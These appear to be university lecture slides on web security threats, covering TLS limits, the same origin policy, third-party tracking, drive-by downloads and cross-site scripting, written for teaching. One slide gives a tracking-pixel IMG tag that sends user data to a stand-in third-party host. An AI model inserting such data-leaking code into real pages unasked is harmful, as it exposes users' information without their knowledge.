

# Web and Email Threats

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CS 361S

SPRING 2021

LECTURE NOTES

A solid orange horizontal bar at the bottom of the slide.

# Browser to Website Security

TLS provides end-to-end security

What are the “ends”?



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**BROWSER**



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**SERVER**

# Trusting the Server (Backend)

TLS doesn't prevent the server from sharing with 3<sup>rd</sup> parties...




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**SERVER**

Sharing with  
Government



Sharing with  
Criminals



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# Trusting the Server (Frontend)

TLS doesn't prevent the server from directing your browser to a third party server



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**BROWSER**



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**SERVER**

# Webpage Construction

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Very Basic HTML

```
<HTML>
```

```
<BODY>
```

```
<H1>Hello!</H1>
```


```
</BODY>
```

```
</HTML>
```

# Multi-source Webpage

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
```
<HTML>  
<BODY>  
<IMG SRC="http://otherwebsite/image.gif">  
</BODY>  
</HTML>
```



“IMG” is how you tell a page to put an image in the webpage. The source (SRC) or location can be any address reachable on the Internet

# Visualized Multi-source

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Dynamic  
webpage can  
*READ* itself!

Downloaded content is not  
just “static”

Dynamic webpage can ask  
the browser about itself


“Browser, what is displayed  
on the webpage?”



# Potential Problem!!

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The following is **NOT** allowed:



Evil IFRAME could ask the Browser for the contents of the website, seeing/changing Sensitive data

# Preventing 3<sup>rd</sup> Party Attacks

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IFRAMES are ***isolated***. Cannot ask about the rest of the page

## ***SAME ORIGIN POLICY:***

- Data from a website can only be sent back to that website
- Prevents “cookies” from being stolen
- Prevents some kinds of unexpected network connections

# Websites *CAN* “Collaborate”

TLS doesn't prevent the server from directing your browser to a third party server




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**BROWSER**



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**SERVER**

# Conspiracy How-To

The main website creates an agreement with the 3<sup>rd</sup> party. “I’ll send you X data for Y dollars.” 3<sup>rd</sup> party provides a communication protocol.

3<sup>rd</sup> Party



Typically, a URL with the transmitted info included as ***part of the URL!***

1X1 tracking pixels, for example:


<IMG SRC="http://third-party.com/***shared-info***>



Main Website

# Broader Conspiracy

Normally, one 3<sup>rd</sup> party can't share data with another. (Same origin policy). But, when they all work with one ad delivery platform, that platform coordinates sharing.



# Drive-by Downloads

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TLS also doesn't protect against ***CORRUPTED SERVERS***


A drive-by download is malware transmitted by a server

Usually, the server is corrupted by the attacker first

OR, it is sometimes inserted through an ad server

The web browser, when visiting the corrupted page, is attacked

# Drive-by Download Visual



# Requires Browser Issues Too!

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Browsers are designed to prevent malicious installs

Most Drive-by-Downloads DON'T WORK if the Browser is secure

- Some do just ask a user to permit install (social engineering)
- But the true “drive-bys” exploit vulnerabilities

**THIS IS WHY YOU ALWAYS UPDATE YOUR BROWSER!**



# Profiling/Recon

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How does attack code know what kind of browser you have?

Profiling; detects the type of browser/OS/etc

Customized attack code based on vulnerabilities

Can also be time, geographic, and demographic based

# Web Logins

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Browsers do not maintain a connection with servers

***NEW CONNECTION*** each time you click on Amazon

How does Amazon keep you logged in? **COOKIES**

If your cookie is stolen, the thief can “log in” as you!

# Cross-Site Scripting (XSS)

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Thief tries to steal a user's login cookie


Remember, Same Origin Policy?

Cookie should ONLY be sent to Origin server

Some XSS worked by exploiting bugs in browsers

But now, bigger problem is dynamically website generation


## XSS Visualization



# Example:

The User's "name" has been corrupted to include a "script" that will run every time it is displayed


This is the Database



